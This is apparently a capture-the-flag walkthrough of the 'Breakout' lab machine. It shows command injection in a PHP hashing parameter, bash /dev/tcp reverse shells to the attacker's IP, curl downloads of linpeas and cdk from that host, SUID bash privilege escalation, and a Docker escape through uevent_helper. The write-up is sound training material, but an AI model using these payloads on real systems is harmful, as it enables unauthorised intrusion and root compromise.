Breakout

Prepared by: Pedro Chalegre
Machine by: CrowSec
Difficulty: **4.0**
Date: 02/05/2023


First of all, as usual, we start with a nmap scan on our host. Personally, I use this payload as a first approach:

$ nmap -sC -sV 10.9.2.18

```
┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV 10.9.2.18
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-02 13:04 -03
Nmap scan report for 10.9.2.18
Host is up (0.13s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 246cf8b137a61ba4cf434aeb3dc577fe (RSA)
|   256 f232263ae41617a838fa30701ac529be (ECDSA)
|_  256 b9c26f11225313e8e46f6af81ec8d9eb (ED25519)
80/tcp open  http    Apache httpd 2.4.48 ((Debian))
|_http-server-header: Apache/2.4.48 (Debian)
|_http-title: CrowSec
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.94 seconds
```

As we can see, there are only two open ports, we can try to scan all ports using the -p- argument on nmap if we want to.

Accessing the web server, we can see this frontpage:



It looks like it is a hashing application. We can check what programming language it is using. First, I check for the ‘index.php’ file, if the response status is 200 or similar it is a PHP application. For the check, I used the curl tool:

$ curl -I http://10.9.2.18/index.php


```
┌──(kali㉿kali)-[~]
└─$ curl -I http://10.9.2.18/index.php
HTTP/1.1 200 OK
Date: Tue, 02 May 2023 16:09:33 GMT
Server: Apache/2.4.48 (Debian)
X-Powered-By: PHP/7.4.24
Content-Type: text/html; charset=UTF-8
```

As we can see, it is a PHP application. Before I start messing with the app, I'll run ffuf on the background to fuzz for other directories and endpoints on the host.

$ ffuf -u http://10.9.2.18/FUZZ -w /path/to/wordlist -t 70 -e .php -mc 200,204,301,302,307,401,500

```
┌──(kali㉿kali)-[~]
└─$ ffuf -u http://10.9.2.18/FUZZ -w /usr/share/wordlists/SecLists/Discovery/Web-Content/raft-small-words.txt -t 70 -e .php -mc 200,204,301,302,307,401,500

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.0.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.9.2.18/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/SecLists/Discovery/Web-Content/raft-small-words.txt
 :: Extensions       : .php
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 70
 :: Matcher          : Response status: 200,204,301,302,307,401,500
________________________________________________

[Status: 200, Size: 475, Words: 80, Lines: 32, Duration: 139ms]
    * FUZZ: .

[Status: 200, Size: 475, Words: 80, Lines: 32, Duration: 5332ms]
    * FUZZ: index.php

:: Progress: [86014/86014] :: Job [1/1] :: 523 req/sec :: Duration: [0:02:56] :: Errors: 0 ::
```

Our scan didn't bring anything back. This is odd. Maybe we can try with a different wordlist, but let's focus on the application now:



It works by receiving a parameter called 'string' from a GET request, and then, the string provided gets hashed on md5. My first through is to test for command injection using special characters like: *& && | || ;* with a sleep command.

For this, I'll use curl for easy visualization, basically, we'll ask curl to return the total time that the server takes to respond:

$ curl -o /dev/null -s -w 'Total: %{time_total}s\n' http://10.9.2.18/index.php?string=teste%3b+sleep+5

Note: "teste%3b+sleep+5" is the url encoded version of "teste; sleep 5"

```
┌──(kali㉿kali)-[~]
└─$ curl -o /dev/null -s -w 'Total: %{time_total}s\n'  http://10.9.2.18/index.php?string=teste
Total: 0.265288s

┌──(kali㉿kali)-[~]
└─$ curl -o /dev/null -s -w 'Total: %{time_total}s\n'  http://10.9.2.18/index.php?string=teste%3b+sleep+5
Total: 5.279970s
```

So, the normal requisition takes only 0.2 seconds to respond, but with the command injection payload the application takes 5.2 seconds to respond, which means that our sleep command is being executed by the server. There we go, command injection!

Our next target is to get a reverse shell, this will be easy. I'll use the default bash reverse shell. The payload will be: /bin/bash -c "sh -i >& /dev/tcp/IP/PORT 0>&1". This needs to be URL encoded and we'll replace the IP and PORT with ours.

$ curl http://10.9.2.18/index.php?string=teste%3b%2Fbin%2Fbash%20-c%20%22sh%20-i%20%3E%26%20%2Fdev%2Ftcp%2F10.10.13.198%2F9001%200%3E%261%22

```
┌──(kali㉿kali)-[~]
└─$ curl http://10.9.2.18/index.php?string=teste\;%2Fbin%2Fbash%20-c%20%22sh%20-i%20%3E%26%20%2Fdev%2Ftcp%2F10.10.13.198%2F9001%200%3E%261%22
```

And then we receive the connection with our netcat listener.

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.13.198] from (UNKNOWN) [10.9.2.18] 55644
sh: 0: can't access tty; job control turned off
```

As we got the shell, I used four simple commands to stabilize it.
The first one is: python3 -c 'import pty; pty.spawn("/bin/bash")'. This command spawn a bash shell using python3, it can be used using python or python2 too.
The second one is: export TERM=xterm. This gives us access to the clear command.
The third one is: Ctrl + Z + stty raw -echo;fg. With that we can use tab for autocomplete and the arrow keys to navigate through our commands.
The fourth one is: stty cols 189 rows 36. SAMPLE TEXT

```
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
bash-5.1$ export TERM=xterm
export TERM=xterm
bash-5.1$ ^Z
zsh: suspended  nc -lvnp 9001

┌──(kali㉿kali)-[~]
└─$ stty raw -echo;fg
[1]  + continued  nc -lvnp 9001

bash-5.1$
bash-5.1$ ls
background.jpg  index.php
bash-5.1$ stty cols 189 rows 36
bash-5.1$
```

With our shell already established, I'll look for binaries that have the SUID bit on. For this, I used the find command:

$ find / -perm -4000 2>/dev/null

```
bash-5.1$ find / -perm -4000 2>/dev/null
/bin/bash
/bin/su
/bin/umount
/bin/mount
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/chsh
bash-5.1$
```

With bash having the SUID bit on, it is an easy escalation till the root user. Bash has the '-p' parameter that maintains the privileges of the binary owner, in this case, the root user.

$ /bin/bash -p

```
bash-5.1$ /bin/bash -p
bash-5.1# whoami
root
bash-5.1# cd /root
bash-5.1# ls -la
total 16
drwx------ 1 root root 4096 Sep 28  2021 .
drwxr-xr-x 1 root root 4096 Oct  6  2021 ..
-rw-r--r-- 1 root root  571 Apr 10  2021 .bashrc
-rw-r--r-- 1 root root  161 Jul  9  2019 .profile
bash-5.1#
```

We're root, but the flag isn't on the root directory. This is kinda odd, the escalation method was too. Listing the items on the root folder of the system we notice a '.dockerenv' file, this means that we're inside a docker container (the user flag was on the root folder too).

```
bash-5.1# cd /
bash-5.1# ls -la
total 80
drwxr-xr-x   1 root root 4096 Oct  6  2021 .
drwxr-xr-x   1 root root 4096 Oct  6  2021 ..
-rwxr-xr-x   1 root root    0 Oct  6  2021 .dockerenv
drwxr-xr-x   1 root root 4096 Oct  6  2021 bin
drwxr-xr-x   2 root root 4096 Apr 10  2021 boot
drwxr-xr-x  11 root root 2960 May  2 15:36 dev
drwxr-xr-x   1 root root 4096 Oct  6  2021 etc
drwxr-xr-x   2 root root 4096 Apr 10  2021 home
drwxr-xr-x   1 root root 4096 Sep 28  2021 lib
drwxr-xr-x   2 root root 4096 Sep 27  2021 lib64
drwxr-xr-x   2 root root 4096 Sep 27  2021 media
drwxr-xr-x   2 root root 4096 Sep 27  2021 mnt
drwxr-xr-x   2 root root 4096 Sep 27  2021 opt
dr-xr-xr-x 174 root root    0 May  2 15:36 proc
drwx------   1 root root 4096 Sep 28  2021 root
drwxr-xr-x   1 root root 4096 Sep 28  2021 run
drwxr-xr-x   1 root root 4096 Oct  6  2021 sbin
drwxr-xr-x   2 root root 4096 Sep 27  2021 srv
dr-xr-xr-x  13 root root    0 May  2 15:36 sys
drwxrwxrwt   1 root root 4096 Oct  6  2021 tmp
-rw-r--r--   1 root root   27 Oct  6  2021 user.txt
drwxr-xr-x   1 root root 4096 Sep 27  2021 usr
drwxr-xr-x   1 root root 4096 Sep 28  2021 var
bash-5.1#
```

This was my first experience dealing with docker escapes, I mainly used 2 tools that helped me through this situation: linpeas and cdk_linux.


I downloaded the tools into my personal box and hosted them on the network using the Python HTTP Server on port 80. At the box, I downloaded from the network using curl with the '-o' parameter to output the data to a file.

$ curl http://IP/linpeas.sh -o linpeas.sh
$ curl http://IP/cdk_linux_386 -o cdk_linux

```
bash-5.1# cd /dev/shm
bash-5.1# ls
bash-5.1# pwd
/dev/shm
bash-5.1# wget http://10.10.13.198/linpeas.sh
bash: wget: command not found
bash-5.1# curl http://10.10.13.198/linpeas.sh -o linpeas.sh
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  810k  100  810k    0     0   498k      0  0:00:01  0:00:01 --:--:--  499k
bash-5.1# ls
linpeas.sh
bash-5.1# curl http://10.10.13.198/cdk_linux_386 -o cdk_linux
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  9.9M  100  9.9M    0     0  2166k      0  0:00:04  0:00:04 --:--:-- 2166k
bash-5.1# ls -la
total 11024
drwxrwxrwt  2 root root       80 May  2 16:38 .
drwxr-xr-x 11 root root     2960 May  2 15:36 ..
-rw-r--r--  1 root root 10457088 May  2 16:38 cdk_linux
-rw-r--r--  1 root root   830030 May  2 16:37 linpeas.sh
```

I made the files executable using the chmod and then runned linpeas first.
$ ./linpeas.sh

The linpeas output is huge, I'll show just the interesting part, the docker capabilities:



The capsh doesn't exist on the box, so we can't decode the capabilities to a human readable format. So, going to the next tool, I will run cdk_linux.

$ ./cdk_linux evaluate

The output is also huge, the point is that cdk_linux adds new capabilities to the container. The capability that we'll exploit is 'SYS_ADMIN'.

We'll use the uvent_helper technique to escape the container. You can read about it on the following link: https://book.hacktricks.xyz/linux-hardening/privilege-escalation/docker-security/docker-breakout-privilege-escalation/sensitive-mounts#sys-kernel-uevent_helper

Summarily, we'll execute the following commands:

```
# Creates a payload
cat "#!/bin/sh" > /evil-helper
cat "ps > /output" >> /evil-helper
chmod +x /evil-helper
# Finds path of OverlayFS mount for container
# Unless the configuration explicitly exposes the mount point of the host filesystem
# see https://ajxchapman.github.io/containers/2020/11/19/privileged-container-escape.html
host_path=`sed -n 's/.*\perdir=\([^,]*\).*/\1/p' /etc/mtab`
# Sets uevent_helper to /path/payload
echo "$host_path/evil-helper" > /sys/kernel/uevent_helper
# Triggers a uevent
echo change > /sys/class/mem/null/uevent
# or else
# echo /sbin/poweroff > /sys/kernel/uevent_helper
# Reads the output
cat /output
```

This will create an event that will be executed by the kernel itself. Let's change the payload to a reverse shell, when the event gets triggered, a shell from outside the container will be sent to our box. We'll use a simple reverse shell payload:

$ /bin/bash -c "sh -i >& /dev/tcp/IP/PORT 0>&1"

```
bash-5.1# nano evil-helper
bash-5.1# cat evil-helper
#!/bin/bash

/bin/bash -c "sh -i >& /dev/tcp/10.10.13.198/9090 0>&1"

bash-5.1#
```

And there we go! When the uevent gets executed, we receive the shell in our box. Because the payload got executed by the kernel itself, we're already at the root user.

```
┌──(kali㉿kali)-[~/Desktop/Hacking/Materiais/www]
└─$ nc -lvnp 9090
listening on [any] 9090 ...
connect to [10.10.13.198] from (UNKNOWN) [10.9.2.18] 45222
sh: 0: can't access tty; job control turned off
# whoami
root
# cd /root
# ls -la
total 36
drwx------  5 root root 4096 Oct  6  2021 .
drwxr-xr-x 23 root root 4096 May  2 15:36 ..
-rw-------  1 root root  599 Jan 26  2022 .bash_history
-rw-r--r--  1 root root 3106 Apr  9  2018 .bashrc
drwxr-xr-x  3 root root 4096 Oct  6  2021 .local
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
drwx------  2 root root 4096 Oct  6  2021 .ssh
-rw-r--r--  1 root root   23 Oct  6  2021 root.txt
drwxr-xr-x  3 root root 4096 Oct  6  2021 snap
# cat root.txt
CS{34sy_D0ck3r_3sc4pe}
#
```

Container escaped, root flag captured, box owned!